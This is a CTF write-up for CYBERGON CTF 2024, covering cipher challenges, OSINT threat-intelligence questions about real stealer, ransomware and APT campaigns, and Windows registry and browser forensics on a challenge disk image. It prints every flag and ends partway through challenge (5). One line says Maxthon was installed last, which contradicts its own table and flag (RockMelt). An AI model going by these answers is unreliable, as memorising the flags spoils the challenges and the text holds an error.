
- We have got with a secret message: **2mx2jp3qf3im4oz3vq1cg1ck6r569r19x4ok5os4ok4wg6d04qc6gh5ul**
- Again, I used a cipher identifier to assist me on identifying the type of cipher and concluding with *Twin Hex Cipher*.






Flag: CYBERGON_CTF2024{1t_15_4ll_4b0ut_tw1n}

Chill Bro




In this challenge, we were provided with a hint:
"I always enjoy chilling by watching movies or series, and Arthur Conan Doyle is one of my favorites."
This led us to investigate Arthur Conan Doyle's works. We focused on the story **"The Adventure of the Dancing Men"**, which features a cipher that uses pictorial representations of dancing stick figures to encode messages. We deduced that the challenge involved solving a *Dancing Men Cipher*.



Flag: CYBERGON_CTF2024{TAKEABREAKBROLETSDANCE}

TI


Stealer



- After a while of OSINT the information online. I came up with information described within the blog: https://www.cadosecurity.com/blog/from-the-depths-analyzing-the-cthulhu-stealer-malware-for-macos
- According to the post and follow the format flag described in the challenge description: **(Abc script = abc, Def tool = def)**. I found that the script used by the stealer is **Osascript** which is the command-line tool for running **AppleScript (T1059.002)** and leverages the open-source tool called **Chainbreaker** to dump keychain passwords.
- Since the challenge author mentioned that the flag contains MITREID, I assumed that it means the Technique ID, not the Sub-technique ID which is .002 for *Applescript* mentioned in MITRE ATT&CK metrics.
- Therefore, the flag will include, osa, T1059, chainbreaker separated by "_" and enclosing with **CYBERGON_CTF2024{...}**.

Flag: CYBERGON_CTF2024{osa_T1059_chainbreaker}


RDP



- The information about threat can be found on https://www.microsoft.com/en-us/security/blog/2024/10/29/midnight-blizzard-conducts-large-scale-spear-phishing-campaign-using-rdp-files/

Flag: CYBERGON_CTF2024{Backdoor:Script/HustleCon.A_15_5_APT29}

CRYPTO



- As per information given by author, we found an interested blog here: https://www.sentinelone.com/labs/bluenoroff-hidden-risk-threat-actor-targets-macs-with-fake-crypto-news-and-novel-persistence/

Flag: CYBERGON_CTF2024{BlueNoroff_5_sym.install_char__char_DoPost_Avantis Regtech Private Limited (2S8XHJ7948)}


Ransomware

- The information of this type of campaign can be found at https://unit42.paloaltonetworks.com/threat-assessment-blacksuit-ransomware-ignoble-scorpius/
- According to this blog, we can get the entire information to submit a flag.


Flag: CYBERGON_CTF2024{Global\WLm87eV1oNRx6P3E4Cy9_OpenSSL AES_NanoDump}

Digital Forensics

Warmup



- From artifact file .E01, I decided to open it with Autopsy on Windows.
- One of the sources of Timezone investigation I can think of is **Windows Registry**.
- Therefore, I decided to export **SYSTEM** and **SOFTWARE** hives for further investigation.
- Using RegistryExplorer from ZimmerTools can assist us in investigating hives.
- Navigating to **SYSTEM\ControlSet001\Control\TimeZoneInformation\TimeZoneKeyName** key helps us to retrieve Timezone set to device.




- According to the timezone, we can conclude that the timezone is **UTC+08:00 Kuala Lumpur, Singapore**


Flag: CYBERGON_CTF2024{UTC+08:00 Kuala Lumpur, Singapore}

(1)

- From **SYSTEM** hive, we can navigate to **SYSTEM\ControlSet01\Control\ComputerName\ComputerName** key, we can retrieve device's name that is **WHITE-PARTY**.




- To get device's owner name, we can investigation on **SOFTWARE** hive by navigating to **SOFTWARE\Microsoft\Windows NT** key, from here, we can immediately get a RegistrerdOwner **Value Name** which is **Sean John Combs**.




Flag: CYBERGON_CTF2024{WHITE-PARTY, Sean John Combs}


(2)



- After looking at the artifacts of browsers, I came up with Firefox browser. From here, I started to export the profiles and investigation to find a cookie value related to a Facebook account.
- Using tools like **DB Browser for SQLite** can assist us on investigation.
- From **Profiles\5pegfp9o.default-release\cookies.sqlite**, we can get the cookie's history as shown below,




- From Browse Data tab, navigating to a table of **moz_cookie** and filtered only facebook, we can quickly identify the Facebook User ID which is **61567849079733**.
- To get a status, we can navigate www.facebook.com/61567849079733. Note that you have to login to get the status.



Flag: CYBERGON_CTF2024{61567849079733,East Coast Rapper}

(3)



- Exporting the **SAM** hive, you can quickly identify the nickname of device owner's by looking at the Security Question.

User Name	...	...	Groups	Comment	...	...	...	Reset Data
ABC			ABC	ABC				ABC
Sean John Combs			Administrators					{"version":1,"questions":[{"question":"What was your childhood nickname?","answer":"Ko Toke Gyi"},{"question":"What's the name of the first school you attended?","answer":"Blind"},{"question":"What's the name of the city where you were born?","answer":"UK"}]}

Flag: CYBERGON_CTF2024{Ko Toke Gyi}

(4)

- From **C:\Users\Sean John Combs\AppData\Local** we can get clues about installed software.
- After sometimes of investigation resources given by the authors, I came up with these browsers including,


No.	Browser Name	Installed Date
1	Brave	2024-10-31 22:43:01
2	Flock	2024-11-03 06:25:52
3	Chrome	2024-10-29 00:58:22

4	Maxthon	2024-10-31 22:53:14
5	Edge	2024-10-28 23:50:10
6	Firefox	2024-10-31 03:44:39
7	SeaMonkey	2024-10-31 22:45:48
8	Opera	2024-10-31 04:02:37
9	RockMelt	2024-11-05 04:58:25
10	UCBrowser	2024-10-29 01:04:13
11	Vivaldi	2024-10-31 04:02:37

- From this information, we found that there are 11 browsers installed on the device and Maxthon is the last one installed on the system

Flag: CYBERGON_CTF2024{11, RockMelt}


(5)




- From **NTUSER.DAT** which contains user profile settings and information, we can check the if the user has set any default browser or not.
- Navigating to **NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts**, by looking at **html** keys, we found that it runs by using Maxthon browser as default.

